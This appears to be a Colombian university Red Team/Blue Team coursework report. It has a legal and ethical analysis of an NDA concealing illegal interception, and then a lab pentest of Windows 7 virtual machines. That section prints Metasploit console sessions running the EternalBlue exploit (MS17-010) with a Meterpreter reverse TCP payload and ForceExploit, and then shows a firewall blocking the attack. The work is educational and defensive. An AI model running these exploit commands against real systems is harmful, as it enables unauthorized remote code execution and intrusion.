Capacidades técnicas, legales y de gestión para equipos BlueTeam y RedTeam

ANDRES MAURICIO GOMEZ ROJAS

Universidad Nacional Abierta y a Distancia
Vicerrectoría Académica y de Investigación
Curso: Seminario Especializado: Equipos Estratégicos en Ciberseguridad: Red Team & Blue Team
Bogota
2020

CONTENIDO

Pág.
INTRODUCCIÓN 6
OBJETIVOS 7
2.1 OBJETIVO GENERAL 7
2.2 OBJETIVOS ESPECÍFICOS 7
DESARROLLO DE LA ACTIVIDAD 8
3.1 Análisis realizado al escenario desde la óptica de legalidad y no ético 8
3.2 Análisis realizado al escenario enfocado a Redteam. 9
3.3 Análisis realizado al escenario enfocado a Blue team. 14
CONCLUSIONES 15
RECOMENDACIONES 16
BIBLIOGRAFIA 18

Link video de exposición: https://youtu.be/M7Qwaz5_Mz8

TABLA DE ILUSTRACIONES

Ilustración 1. Ejecución MSFConsole en Kali Linux 10
Ilustración 2. Búsqueda modulo en vulnerabilidad 10
Ilustración 3. Scan de host para atacar. 11
Ilustración 4. Configuración Exploid 11
Ilustración 5. Ejecución de Exploid 12
Ilustración 6. Ejecución archivo en host atacado 12
Ilustración 7. Ejecución MSFConsole a Win7 X86 13
Ilustración 8. Error de sistema luego pantalla azul 13
Ilustración 9. Activación Firewall Win7 X64 14
Ilustración 10. Ejecución Exploid luego activación Firewall 14

RESUMEN

Este trabajo está basado en la elaboración de un informe técnico donde se evaluaron varios escenarios planteados con el fin de detectar vulnerabilidades que existen en una empresa con respecto a la seguridad de la información, luego realizar mediante herramientas de pentesting la explotación de dichas vulnerabilidades, también se revisara la mejor forma de contrarrestar los ataques a las vulnerabilidades conocidas, para terminar con las recomendaciones de seguridad que lleven a tener un sistema con la mayor seguridad.

GLOSARIO

AMENAZA: Todo elemento, circunstancia o acción que constituye una causa de riesgo para algún activo de información, una amenaza accidental o intencionada, provocará incidentes de seguridad si el sistema presenta vulnerabilidades.

CIBERDELINCUENTE
Persona que busca sacar beneficio de problemas o fallos de seguridad utilizando para ello distintas técnicas como es la ingeniería social o el malware.

EXPLOIT
Fragmento o secuencia de comandos que aprovecha vulnerabilidades en los sistemas para acceder a los mismos y conseguir un comportamiento imprevisto o no deseado. El objetivo es conseguir acceso a información confidencial de forma ilegítima.

FIREWALL O CORTAFUEGOS
Sistema de seguridad software o hardware que garantiza que todas las comunicaciones existentes entre dos redes se hagan conforme a las políticas de seguridad existentes. Generalmente, un firewall controla el flujo de tráfico existente entre los equipos e Internet.

MALWARE
Término informático compuesto por “software” + “malicious”, es decir, software malicioso. Existen diversos tipos de malware: virus, gusanos, troyanos, spyware, etc.

PENTEST
Test de penetración mediante el que se ataca un sistema o un equipo con el objetivo de encontrar vulnerabilidades. Tras su realización, se presenta una evaluación para reforzar los mecanismos de seguridad y mitigar posibles incidentes.

VULNERABILIDAD
Deficiencias de seguridad de un sistema informático que pueden permitir el acceso a usuarios no autorizados y la realización de acciones maliciosas intencionadas. Se recomienda contar con una estrategia preventiva contra las amenazas y monitorizar su estado.

INTRODUCCIÓN

En el avance de los delitos informáticos ha hecho que cada vez vaya más en ascenso en el contexto mundial y también en Colombia, los marcos normativos para la regulación de dichos actos delictivos han avanzado a medida que van apareciendo esta nuevas prácticas, también van evolucionando las metodologías y herramientas para detectar y minimizar los riesgos.

Siendo profesional en cualquier área de conocimiento se está expuesto a muchas situaciones, las cuales se debe tener reaccionar y tomar decisiones, estas situaciones se deben enmarcar dentro los lineamientos éticos que cada profesión, pero también deben estar apoyadas en los principios morales que cada individuo desde el hogar y los pilares para formarse como profesional.

Como parte de ser especialistas en seguridad informática debemos manejar herramientas de intrusión para comprobar las vulnerabilidades que tienen los equipos o redes, también debemos conocer las mejores formas de contención además de conocer los pasos para comprobar las vulnerabilidades que tienen los sistemas.

OBJETIVOS

2.1 OBJETIVO GENERAL

Realizar un informe técnico donde se plasme el proceso de los escenarios propuestos en cada una de las acciones como Blue team, Red team y aspectos legales.

2.2 OBJETIVOS ESPECÍFICOS

Reconocer el marco legal en Colombia sobre los delitos informáticos para analizar las situaciones planteadas para evidenciar algún proceso ilegal y no ético.

Realizar el desarrollo de un banco de trabajo como base para el desarrollo de pruebas, determinar la falla de seguridad y aplicar las modificaciones necesarias para contener un ataque a la vulnerabilidad.

DESARROLLO DE LA ACTIVIDAD

3.1 Análisis realizado al escenario desde la óptica de legalidad y no ético

En los documentos consultados anexo 2 – escenario 2 y el anexo 3 – Acuerdo, se evidencian varios fragmentos que traspasan lo legal y ético de acuerdo a las normas colombianas y la ética profesional, los cuales se enumeran a continuación:

A. En las siguientes clausulas se presenta un proceso no ético al conocer que la información que se suministra procede de procedimientos ilegales dentro de la compañía y esto en conocimiento de autoridades legales podemos llegar a incurrir en delitos.
    a. "*Primera. Objeto: en virtud del presente acuerdo de confidencialidad, la parte receptora, se obliga a no divulgar directa, indirecta, próxima a remotamente, ni a través de ninguna otra persona o de sus subalternos o funcionarios, autoridades legales, asesores o cualquier persona relacionada con ella,* ***la información confidencial o sobre procesos ilegales*** *dentro de Whitehouse Security no podrán ser divulgados."*
    b. Segunda. Definición de información confidencial: se entiende como Información Confidencial, para los efectos del presente acuerdo:
        i. Cualquier información societaria, técnica, jurídica, financiera, comercial, de mercado, estratégica, de productos, nuevas tecnologías, patentes, modelos de utilidad, diseños industriales, **datos secretos como "datos de chuzadas, interceptación de información, accesos abusivos a sistemas informáticos".**
B. En los siguientes fragmentos del acuerdo se presentan procesos que pueden llegar a ser un delito penal por legar a encubrir otro delito, además de que se queda como responsable ante las autoridades en caso de un procedimiento judicial de alguna autoridad.
    a. No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros.
    b. Abstenerse de denunciar y publicar la información confidencial e ilegal que conozca, reciba o intercambie con ocasión de las reuniones sostenidas.

c. Responder por el mal uso que le den sus representantes a la información confidencial.
d. Responder ante las autoridades competentes como responsable en caso de que la información se encuentre en su poder dentro de un proceso de allanamiento.

Se encuentran claramente evidenciado que en la empresa se violan varios artículos de la ley 1273 como son:

a. Artículo 269A. ACCESO ABUSIVO A UN SISTEMA INFORMÁTICO.
b. Artículo 269C. INTERCEPTACIÓN DE DATOS INFORMÁTICOS.

Porque en la cláusula segunda numeral 2 lo mencionan como han obtenido la información que poseen.

3.2 Análisis realizado al escenario enfocado a Redteam.

Mediante la utilización de las siguientes herramientas de software se realizó el ejercicio de pentest:

MSFConsole[1]: una interfaz muy popular para Metasploit Framework (MSF) que proporciona una consola centralizada que permite un acceso eficiente a casi todas las opciones disponibles en MSF
Payload [2]: en Metasploit es un módulo de explotación, permiten una gran versatilidad y pueden ser útiles en numerosos tipos de escenarios.

Identificación del fallo de seguridad específico el cual ataca constantemente las dos máquinas con Windows 7 X86 y Windows 7 X64.
CVE-2017-0144[3]: permite a atacantes remotos ejecutar código arbitrario a través de paquetes manipulados, vulnerabilidad también conocida como "Windows SMB Remote Code Execution Vulnerability"


MS17-010 (Exploit Database, 2017)[4] Microsoft Windows - SMB Remote Code Execution Scanner (MS17-010) (Metasploit)

[1] https://www.offensive-security.com/metasploit-unleashed/msfconsole/
[2] https://www.offensive-security.com/metasploit-unleashed/payloads/
[3] https://www.incibe-cert.es/alerta-temprana/vulnerabilidades/cve-2017-0144
[4] https://www.exploit-db.com/exploits/41891

Proceso para atacar equipo con Windows 7 X64

En la máquina virtual con Kali Linux ejecutamos MsfConsole:


Ilustración 1. Ejecución MSFConsole en Kali Linux



Fuente del autor

Buscamos el modulo asociado a la vulnerabilidad:


Ilustración 2. Búsqueda modulo en vulnerabilidad



Fuente del autor

Escaneamos el hosts a ser atacado, en este caso el el Windows X64 que tiene IP: 192.168.0.4


Ilustración 3. Scan de host para atacar.



Fuente del autor.

Configuramos el módulo de exploid en Rhosts y lhosts


Ilustración 4. Configuración Exploid



Fuente del autor.

Ejecutamos el Exploid y nos genera la sesión con el payload incluido:


Ilustración 5. Ejecución de Exploid



Fuente del autor

Ejecutamos Shell para tener símbolo del sistema del equipo atacado y posterior ejecutamos el archivo en el equipo:

Ilustración 6. Ejecución archivo en host atacado.



Fuente del autor.

Proceso para atacar equipo con Windows 7 X86

En la máquina virtual con Kali Linux ejecutamos MsfConsole:

Ilustración 7. Ejecución MSFConsole a Win7 X86


```
msf5 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.0.5
rhosts => 192.168.0.5
msf5 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/re
verse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.0.6:8443
[*] 192.168.0.5:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.0.5:445       - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Pre
mium 7600 x86 (32-bit)
[*] 192.168.0.5:445       - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.0.5:445 - Connecting to target for exploitation.
[+] 192.168.0.5:445 - Connection established for exploitation.
[+] 192.168.0.5:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.0.5:445 - CORE raw buffer dump (27 bytes)
[*] 192.168.0.5:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 50  Wind
ows 7 Home P
[*] 192.168.0.5:445 - 0x00000010  72 65 6d 69 75 6d 20 37 36 30 30                 remi
um 7600
[+] 192.168.0.5:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.0.5:445 - Trying exploit with 12 Groom Allocations.
```

Fuente del autor

Pero al ejecutar el exploid la maquina virtual con Windows 7 X86 genera pantalla azul y se reinicia.

Ilustración 8. Error de sistema luego pantalla azul




Fuente del autor

3.3 Análisis realizado al escenario enfocado a Blue team.

Al activar el firewall de Windows en equipos Windows 7 X64

Ilustración 9. Activación Firewall Win7 X64



Fuente del autor

Ya no es posible crear la sesion para explotar la vulnerabilidad

Ilustración 10. Ejecución Exploid luego activación Firewall

```
msf5 > use exploit/windows/smb/ms17_010_eternalblue
msf5 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.0.4
rhosts => 192.168.0.4
msf5 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started HTTPS reverse handler on https://192.168.0.6:8443
[*] 192.168.0.4:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 192.168.0.4:445       - Scanned 1 of 1 hosts (100% complete)
[-] 192.168.0.4:445 - Exploit aborted due to failure: not-vulnerable: Set ForceExploit to override
[*] Exploit completed, but no session was created.
msf5 exploit(windows/smb/ms17_010_eternalblue) >
```

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > set ForceExploit yes
ForceExploit => true
msf5 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started HTTPS reverse handler on https://192.168.0.6:8443
[*] 192.168.0.4:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 192.168.0.4:445       - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.0.4:445 - Connecting to target for exploitation.
[-] 192.168.0.4:445 - Rex::ConnectionTimeout: The connection timed out (192.168.0.4:445).
[*] Exploit completed, but no session was created.
msf5 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.0.6:8443
[*] 192.168.0.4:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 192.168.0.4:445       - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.0.4:445 - Connecting to target for exploitation.
[-] 192.168.0.4:445 - Rex::ConnectionTimeout: The connection timed out (192.168.0.4:445).
[*] Exploit completed, but no session was created.
msf5 exploit(windows/smb/ms17_010_eternalblue) >
```

Fuente del autor

CONCLUSIONES

Al consultar y revisar el marco legal en Colombia sobre los delitos informáticos, se identifican que aunque hay tipificados delitos, estos delitos tienen nuevas “versiones” o han evolucionado, por lo tanto se necesita que también las leyes vayan actualizándose.

Nosotros como profesionales del área de informática, administramos uno de los activos más importantes en las organizaciones como es la información, esta gran responsabilidad nos lleva a que estemos expuestos a múltiple situaciones que por diferentes intereses quieran sacar provechos particulares, en algunos casos pueden ser ilícitos o no éticos, ante estas situaciones debemos recurrir a los lineamientos éticos y morales adquiridos, utilizando todas las herramientas que nos han brindado para no atentar contra las leyes nacionales.

Es muy importante la identificación que se tienen registro de las vulnerabilidades que se han detectado, esto nos da una base para realizar procesos de verificación del cumplimiento de seguridad en los sistemas corporativos con el fin de verificar que la información se encuentra resguardad de manera confiable.

RECOMENDACIONES

Como profesionales en seguridad informática debemos blindarnos en el aspecto legal siempre antes de realizar cualquier trabajo para que bajo ninguna circunstancia, en primera medida por ética poder aceptar que la información sea recolectada de manera ilícita y además de manera contraria al código de ética de la COPNIA que nosotros aceptamos cumplir, nos da un deber de denunciar estos actos ilícitos y nos prohíbe “Permitir, tolerar o facilitar el ejercicio ilegal de las profesiones”

Frente a un ataque informático, al momento de confirmar que se está presentando recolectaría la mayor cantidad de información que encuentre con las herramientas que dispongo para poner en conocimiento a las autoridades de la fiscalía general de la nación del delito que se está cometiendo, en paralelo realizar las contenciones necesarias para evitar el mayor daño posible de perdida de la información.

Utilizar siempre medidas y herramientas de contención para mitigar el riesgo de ataque informático, como las siguientes:

Firewall: se usa en una red informática que está diseñado por medio de políticas o reglas bloquear el acceso no autorizado, puede también al mismo tiempo permitir comunicaciones autorizadas, estos pueden ser implementados mediante hardware o software.

Software antivirus: siempre los computadores conectados a la red de la organización deben contar con un antivirus confiable, este software permite contar con medidas de protección efectivas ante la acción de malware u otros elementos maliciosos, en el mercado existen soluciones que integran diferentes funcionalidades adaptables a las necesidades de cada organización, lo importante que la que se adopte cuente con las actualizaciones pertinentes para así no quedar expuestos ante nuevas amenazas.

Escáner de vulnerabilidades: es una herramienta de seguridad en sistemas informáticos fundamentales en las organizaciones que consiste en un software que se encarga de detectar, analizar y gestionar los puntos débiles del sistema. Por esta plataforma se puede mantener controlada la exposición de los recursos empresariales a las amenazas de ciberseguridad y sus posibles consecuencias.

Cifrado de punto final: es un proceso de codificación de los datos para que no se pueda leer o utilizar por nadie que no tenga la clave de descifrado correcta, esto protege los sistemas operativos de la instalación de archivos de arranque corruptos, bloqueando los archivos almacenados en computadores, servidores, entre otros puntos finales.

BIBLIOGRAFIA

COPNIA Consejo Profesional Nacional de Ingeniería. (2003). Obtenido de Código de ética: https://www.copnia.gov.co/sites/default/files/node/page/field_insert_file/codigo_etica.pdf

Diccionario de ciberseguridad e infraestructuras para pymes. (7 de Julio de 2020). Obtenido de https://www.tecon.es/diccionario-conceptos-de-ciberseguridad-e-infraestructuras-para-pymes/

EC-Council International Limited. (15 de Junio de 2018). *RED TEAM VS BLUE TEAM*. Obtenido de https://blog.eccouncil.org/red-team-vs-blue-team/

Exploit Database. (17 de Abril de 2017). Obtenido de https://www.exploit-db.com/exploits/41891

Gartner, Inc. (2020). *Gestión de eventos e información de seguridad (SIEM)*. Obtenido de https://www.gartner.com/en/information-technology/glossary/security-information-and-event-management-siem

HelpSystems. (2020). *Red Team*. Obtenido de https://www.coresecurity.com/penetration-testing/red-team

Instituto Nacional de Ciberseguridad de España (INCIBE). (16 de Marzo de 2017). *Vulnerabilidad en SMBv1 en múltiples productos de Micorsoft Windows (CVE-2017-0144)*. Obtenido de https://www.incibe-cert.es/alerta-temprana/vulnerabilidades/cve-2017-0144

ISECOM. (2010). *The Open Source Security Testing methodology Manual.* Obtenido de https://www.isecom.org/OSSTMM.3.pdf

Kaspersky Lab. (s.f.). *INTRUSION.WIN.INTRUSION.WIN.MS17-010.**. Obtenido de https://threats.kaspersky.com/mx/threat/Intrusion.Win.MS17-010.*/

Microsoft Corporation. (28 de Enero de 2013). *Microsoft Security Compliance Manager*. Obtenido de https://docs.microsoft.com/en-us/previous-versions/tn-archive/cc677002(v=technet.10)?redirectedfrom=MSDN

Microsoft Corporation. (14 de Marzo de 2017). *MS17-010: Actualización de seguridad para Windows Server de SMB*. Obtenido de https://support.microsoft.com/es-co/help/4013389/title

Ministerio de Tecnologías de la Información y las Comunicaciones. (Enero de 2009). Obtenido de Ley 1273 de 2009: https://www.mintic.gov.co/portal/604/w3-article-3705.html

Ministerio de Tecnologías de la Información y las Comunicaciones. (06 de Mayo de 2016). *Guía Metodológica de Pruebas.* Obtenido de https://www.mintic.gov.co/gestionti/615/articles-5482_G1_Metodologia_pruebas_efectividad.pdf

Offensive Security. (2020). *UNDERSTANDING PAYLOADS IN METASPLOIT*. Obtenido de https://www.offensive-security.com/metasploit-unleashed/payloads/

Offensive Security. (2020). *USING THE MSFCONSOLE INTERFACE*. Obtenido de https://www.offensive-security.com/metasploit-unleashed/msfconsole/

OffSec Services Limited. (22 de Febrero de 2020). *Metasploit Framework*. Obtenido de https://www.kali.org/docs/tools/starting-metasploit-framework-in-kali/